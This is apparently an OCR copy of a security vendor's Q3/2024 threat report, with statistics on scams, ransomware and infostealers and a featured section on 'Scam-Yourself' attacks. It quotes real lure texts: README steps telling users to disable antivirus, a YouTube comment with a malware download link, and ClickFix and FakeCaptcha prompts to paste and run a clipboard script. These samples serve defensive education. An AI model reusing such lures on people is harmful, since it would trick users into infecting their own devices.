Gen™

Q3/2024 Threat Report

2 Million Users Protected from Fake CAPTCHA Scams, Ransomware Risk Doubled, and Lumma Information Stealer Surges Eleven-Fold

norton Avast LifeLock by norton Avira AVG REPUTATION DEFENDER by norton CCleaner

Table of Contents

Foreword

The Gen Q3/2024 Threat Report is here, offering an in-depth look at the forces reshaping the threat landscape. Scams continued to dominate, while other serious threats—including malvertising, ransomware, droppers, and data-theft malware—surged ahead. Many of these threats remain closely linked to scams, underscoring the relentless evolution of cybercriminal tactics.

This quarter—April through June 2024—continued to highlight the relentless nature of cyberthreats, with a staggering 46% increase in attacks year-over-year. Although we observed a slight dip compared to the previous quarter, the overall threat landscape remains highly active, with over a billion unique attacks being blocked by us each month. Scams and malvertising continue to dominate, making up more than 87% of threats on Desktop and 93% on Mobile. Notably, attacks utilizing AI-generated techniques, such as scams via phone calls or deepfake videos, are becoming increasingly common, further complicating the threat environment. Browsers and the Web serve as the primary attack surface, accounting for 95% of all threats.

Scams remain a dominant threat this quarter, with new techniques emerging and old ones being repurposed, often with alarming sophistication. Financial scams, particularly investment scams, have surged as threat actors increasingly leverage AI-generated deepfake videos on YouTube, featuring high-profile events and celebrities to attract victims. A standout example is the CryptoCore scam, where attackers used compromised YouTube accounts and deepfake videos to steal at least $5 million globally in recent months. They lured victims into fake cryptocurrency giveaways with highly convincing content. Fortunately, we successfully blocked a significant portion of their attacks, preventing further losses. However, the sophistication of these scams underscores the growing risks to users, as attackers continue to exploit trending topics and advanced technology to enhance the reach and impact of their fraudulent schemes.

Another concerning development is the rise of part-time job scams (also known as task scams). These have evolved from text-based interactions on Telegram to more sophisticated AI-generated voice communications, adding a new layer of deception and realism. Additionally, dating scams remain prevalent, particularly in Europe, while technical support scams (TSS) and fake invoice scams continue to target users in Japan, the US, and Australia.

One of the most alarming trends is the rise of "Scam-Yourself Attacks"—an advanced social engineering tactic that tricks users into compromising their own systems. This quarter alone, we protected over 2 million users from a variant called FakeCaptcha, which mimics CAPTCHA prompts to deliver malware. With a staggering 614% increase of these Scam-Yourself attacks quarter-over-quarter; social engineering continues to be one of the most dangerous tools in the cybercriminal arsenal.

In addition, ransomware threats escalated following a 24% increase in Q2/2024, with a further 100% rise in the risk ratio and number of protected users this quarter. This surge was primarily driven by the AliGater campaign, which delivered the Magniber ransomware. Remote Access Trojans (RATs) also saw a 26% increase, largely due to the spread of XWorm. Our researchers once again uncovered and disclosed a zero-day vulnerability, in the AFD.sys Windows driver, which was exploited in the wild by the Lazarus APT group and specifically targeted a nuclear power plant.


Also, among the most significant changes this quarter, information stealer activity rose by 39% quarter over quarter, fueled by the rise of Lumma Stealer. This malware-as-a-service has rapidly gained prominence, employing various delivery methods like fake YouTube tutorials and abused GitHub repositories. Its ability to bypass protections has made it one of the most formidable threats this quarter.

In other social engineering news, malvertising, one of the most persistent types of social engineering, grew this quarter by 18%. Crypto scams, particularly those orchestrated by groups like CryptoCore, have spiked, using deepfake technology to exploit media events and lure victims into fraudulent cryptocurrency schemes. Additionally, malicious browser push notifications surged by 166% in some regions such as Italy.

On the mobile front, banking malware saw a 60% surge, with attacks like Rocinante targeting users in Brazil, while new threats like TrickMo and Octo2 emerged in Europe. Spyware also rose sharply, with a 166% spike driven by NGate, an advanced spyware targeting NFC data for ATM withdrawals. A common denominator for the main mobile threats seen this quarter is their delivery via malicious SMS messages. As part of our mobile section, we will also showcase the most prevalent scam types identified through our Norton Genie visibility in 2024 so far.

As we look back on the quarter, it's evident that the cybersecurity landscape is evolving rapidly, with new and sophisticated threats emerging across the board. From the growing impact of social engineering scams to the resurgence of malware, the challenges we face continue to escalate. We encourage you to explore the full scope of insights provided in this report to gain a clearer understanding of these threats and their implications.

Jakub Křoustek, Malware Research Director



Gen Threat Report

Q3/2024

All values are sum of monthly unique counts. Risk ratios values are monthly averages.

GLOBAL RISK RATIO

27.8%

-3.55%
Q/Q change

BLOCKED ATTACKS

2.58B

-15.5%
Q/Q change

BLOCKED URLS

445M

-30.9%
Q/Q change

BLOCKED FILES

194M

24%
Q/Q change

AV SHIELDS BLOCKED ATTACKS

Web	File	Mail	Network	Behavioral	Script	Exploit	Other
2.4B	89M	25M	23M	14M	13M	6.6M	0.2M

DESKTOP DEVICES

MALWARE TYPES	Risk ratio	Q/Q change
Scam	16.3%	-16.5%
Malvertising	13.2%	17.8%
Misleading	2.0%	614%
Dropper	1.6%	145%
Trojan	1.0%	9.7%

MOBILE DEVICES

MALWARE TYPES	Risk ratio	Q/Q change
Scam	6.9%	-18.8%
Malvertising	3.3%	39.3%
Adware	0.8%	24.2%
Infostealer	0.2%	58.3%
Misleading	0.2%	Not Applicable

Methodology

This report is structured into three main sections: Desktop-related threats, where we describe our intelligence around attacks targeting the Windows, Linux and Mac operating systems, with a specific emphasis on web-related threats and Mobile-related threats, where we describe the attacks focusing on Android and iOS operating systems.

We use the term "risk ratio" in this report to denote the severity of specific threats. It is calculated as a monthly average of "Number of attacked users / Number of active users in a given country." Unless stated otherwise, calculated risks are only available for countries with more than 10,000 active users per month.

A blocked attack is defined as a unique combination of the protected user and a blocked threat identifier within the specified time frame.

Our quarterly threat reports inform about the threat landscape situation as seen from the Gen family of CyberSafety brands. We continuously enhance our threat telemetry and anticipate further refinements in our future reports.

Featured Story:
"Scam-Yourself Attacks" Peak, Tricking Users Into Compromising Their Own Devices


Picture this: You're at your desk, staring at a frustrating error message or a stalled software installation. In a hurry to find a solution, you turn to the Internet. There it is: a YouTube tutorial or an easy step-by-step guide, seemingly offering the perfect fix. With a few clicks, you're on your way to solving the problem. But instead of a solution, what you've really done is opened the door to a hidden threat, following a path laid out by cybercriminals.

These types of attacks—what Gen has termed "Scam-Yourself Attacks"—are evolving faster than ever, and they're proving highly effective. In fact, this quarter alone, we've seen a staggering 614% increase in these attacks. The term encompasses a variety of threats, from Fake Tutorials to ClickFix scams, FakeCaptcha tricks, and Fake Updates. Together, they form a broader web of deception that's catching millions of users off guard.

A New Age of Cyber Trickery: Guiding Victims to Perform Their Own Attacks

The landscape of cyberattacks has shifted. Gone are the days when malware simply hid in a suspicious email attachment or shady download. Now, attackers are using your curiosity, and your urgency to fix an issue, against you. They've weaponized what seem like harmless instructions to lure you in, and by the time you realize what's happening, it's already too late. Whether it's through seemingly helpful tutorials or fake update prompts, cybercriminals are making you their accomplice.


Let's take a closer look at the different tactics that fall under the umbrella of "Scam-Yourself Attacks", illustrating how they all work together to deceive.



Fake Tutorials: The Trap Disguised as Help


Imagine a cracked software installer you found online. Along with the software, there's a README file guiding you through the installation. It looks innocent enough, but buried in those instructions is a deadly line: "Disable your antivirus for this software to work properly". What you think is a helpful guide is, in fact, a direct invitation for malware to slip through your defenses.

- **Cracked Software and README Files:** These often come with hidden dangers. Cybercriminals cleverly disguise malicious steps within seemingly helpful guides. You follow the instructions, thinking it's necessary for the installation, only to find you've opened the door for malware.



```
Installation instruction
1) run setup
2) Select a directory
3) click download and install
4) Wait until all files are downloaded and installed
5) after installation, launch the game from your desktop
6) enjoy

Error and how to fix it
1) If you don't have enough disk space, the game won't install (65 GB of free space is required)
2) if the antivirus deletes the download files, turn off the antivirus and try again
3) if you turned off the antivirus and the error continues to appear, download the file again with the antivirus turned off
4) If the shortcut does not appear on the desktop, you can run it from the directory where you installed it
```

Example of a README file instructing users to disable antivirus software




```
INSTRUCTIONS:
1. Completely disable Windows Defender [ Use: https://www.sordum.org/9480/defender-control-v2-1/ ]
2. Uninstall/disable FaceIT anti cheat and Riot Vanguard if you have any of them installed
2. Run the loader
3. Let the Username and Password fields be empty and simply press login
4. All cheats should now be accessible on the left hand side of the loader, simply choose any and press load
5. Enjoy!
```

Additional example of a README file in a cracked software bundle

- **YouTube Tutorials:** Another trick in the cybercriminals' playbook involves video tutorials. The video walks you through the process of installing software, but when you click the link in the comments to download it, you're downloading malware instead. What started as a guide to help you ends with your device compromised.

The worst part? You're the one who clicked, copied, and executed the threat.



Adobe After Effects - Download LEGALLY for FREE 2024! [No Crack Needed]

3,170 views Sep 3, 2024 #AfterEffects2024 #VisualEffectsRevolution #CreativeExploration
#AfterEffects2024 #VisualEffectsRevolution #CreativeExploration

Adobe After Effects - Download for FREE 2024! [No Crack]

✅ Installation manual in comments ✅

Gear up for an electrifying journey into Adobe After Effects 2024!
This video is your ultimate guide to legally obtaining the official After Effects 2024 version for FREE.
Get a sneak peek into the cutting-edge features introduced in 2024's update.

Official Site: www.adobe.com


2024's Stunning New Features: Be one of the first to explore the fresh, innovative features of After Effects 2024.
From enhanced 3D workflows to new motion tracking capabilities, see how these updates can elevate your projects.

Thank you for attention!

#TransformYourCreativity #AfterEffects2024 #FreeAdobeDownload #VisualEffectsRevolution #CreativeExploration

Video optimization:
adobe after effects crack, after effects free, after effects crack, after effects crack 2024, after effects free download, adobe after effects free download, free after effects, after effects download free, adobe after effects, after effects download, adobe after effects free, crack after effects, adobe ae crack, after effects 2024, download after effects free, cracked after effects, after effect crack, after effects 2024 installation, adobe after effects 2024, after effects

Example of a YouTube video promoting a fake software download



@kurdishsongs7273 1 month ago (edited)

✨Hello friends!

🖥️Installation Manual: ►► https://youtu.be/3VnsozStn3E?si=JOFkOD9KZAmKEP2z

Link: https://goo.su/clickhere
Pass: 2024

⚔️If you get any errors - please contact me!
🔥Good luck!


Malicious link hidden in the YouTube comments section, leading to a malware download

But there's good news: whether you downloaded it from an unofficial website, YouTube, or even GitHub, security vendors like us don't care where it came from. If it's malicious, we detect it.

ClickFix: The Illusion of Control

Now imagine you're trying to fix a problem on your computer—an annoying Windows error code, perhaps. You find what appears to be a genuine solution online. It asks you to copy a script to your clipboard, paste it into the command prompt, and hit Enter. You follow along, thinking you're resolving the issue, but, in reality, you've just run a piece of malware that opens the floodgates to attackers.


This is ClickFix, a specific form of so-called Fake Tutorial campaigns where users are misled into performing steps that ultimately compromise their own devices.



Create, edit and share Word documents. Work with others on shared projects, in real-time.

To display this web page correctly, please install the root certificate. Please follow the instructions below using the **"Fix"** button.

ClickFix luring victims to "fix" a website with a Word document by installing a root certificate (which is in fact malware)



Error 0x8004de86.

Failed to connect to the "OneDrive" cloud service, to fix the error, you need to update the DNS cache manually.

Use + X keyboard shortcut, and then use **"Windows Powershell/terminal"**, click **"Ctrl + V"** & **"Enter"** in the appeared window.


ClickFix received as an email, luring victims to "update the DNS cache" in order to connect to OneDrive, infecting users instead. The error message purposefully resembles the design of the 'blue screen of death'

The illusion here is control—cybercriminals know you'll follow the steps because they seem like a straightforward fix.

FakeCaptcha: When Familiarity Breeds Danger

Think about how often you've encountered CAPTCHA's, the little "I'm not a robot" checkboxes. We've become so used to them that we rarely question their legitimacy. Cybercriminals know this, and they're taking advantage. They've created FakeCaptcha—a variant of ClickFix—designed to resemble a real CAPTCHA, tricking you into following steps that lead straight to infection.


How It Works: You land on a compromised website or a malicious page, and a CAPTCHA pops up. After clicking "I am not a robot" a script is quietly copied to your clipboard, and you're prompted to run it. Following these instructions results in malware silently taking over your system.



Verify You Are Human

Please verify that you are a human to continue.

FakeCaptcha showing the "I'm not a robot" button



Verification Steps

1. Press Windows Button " ⊞ " + R
2. Press CTRL + V
3. Press Enter

Instructions shown to the user afterwards

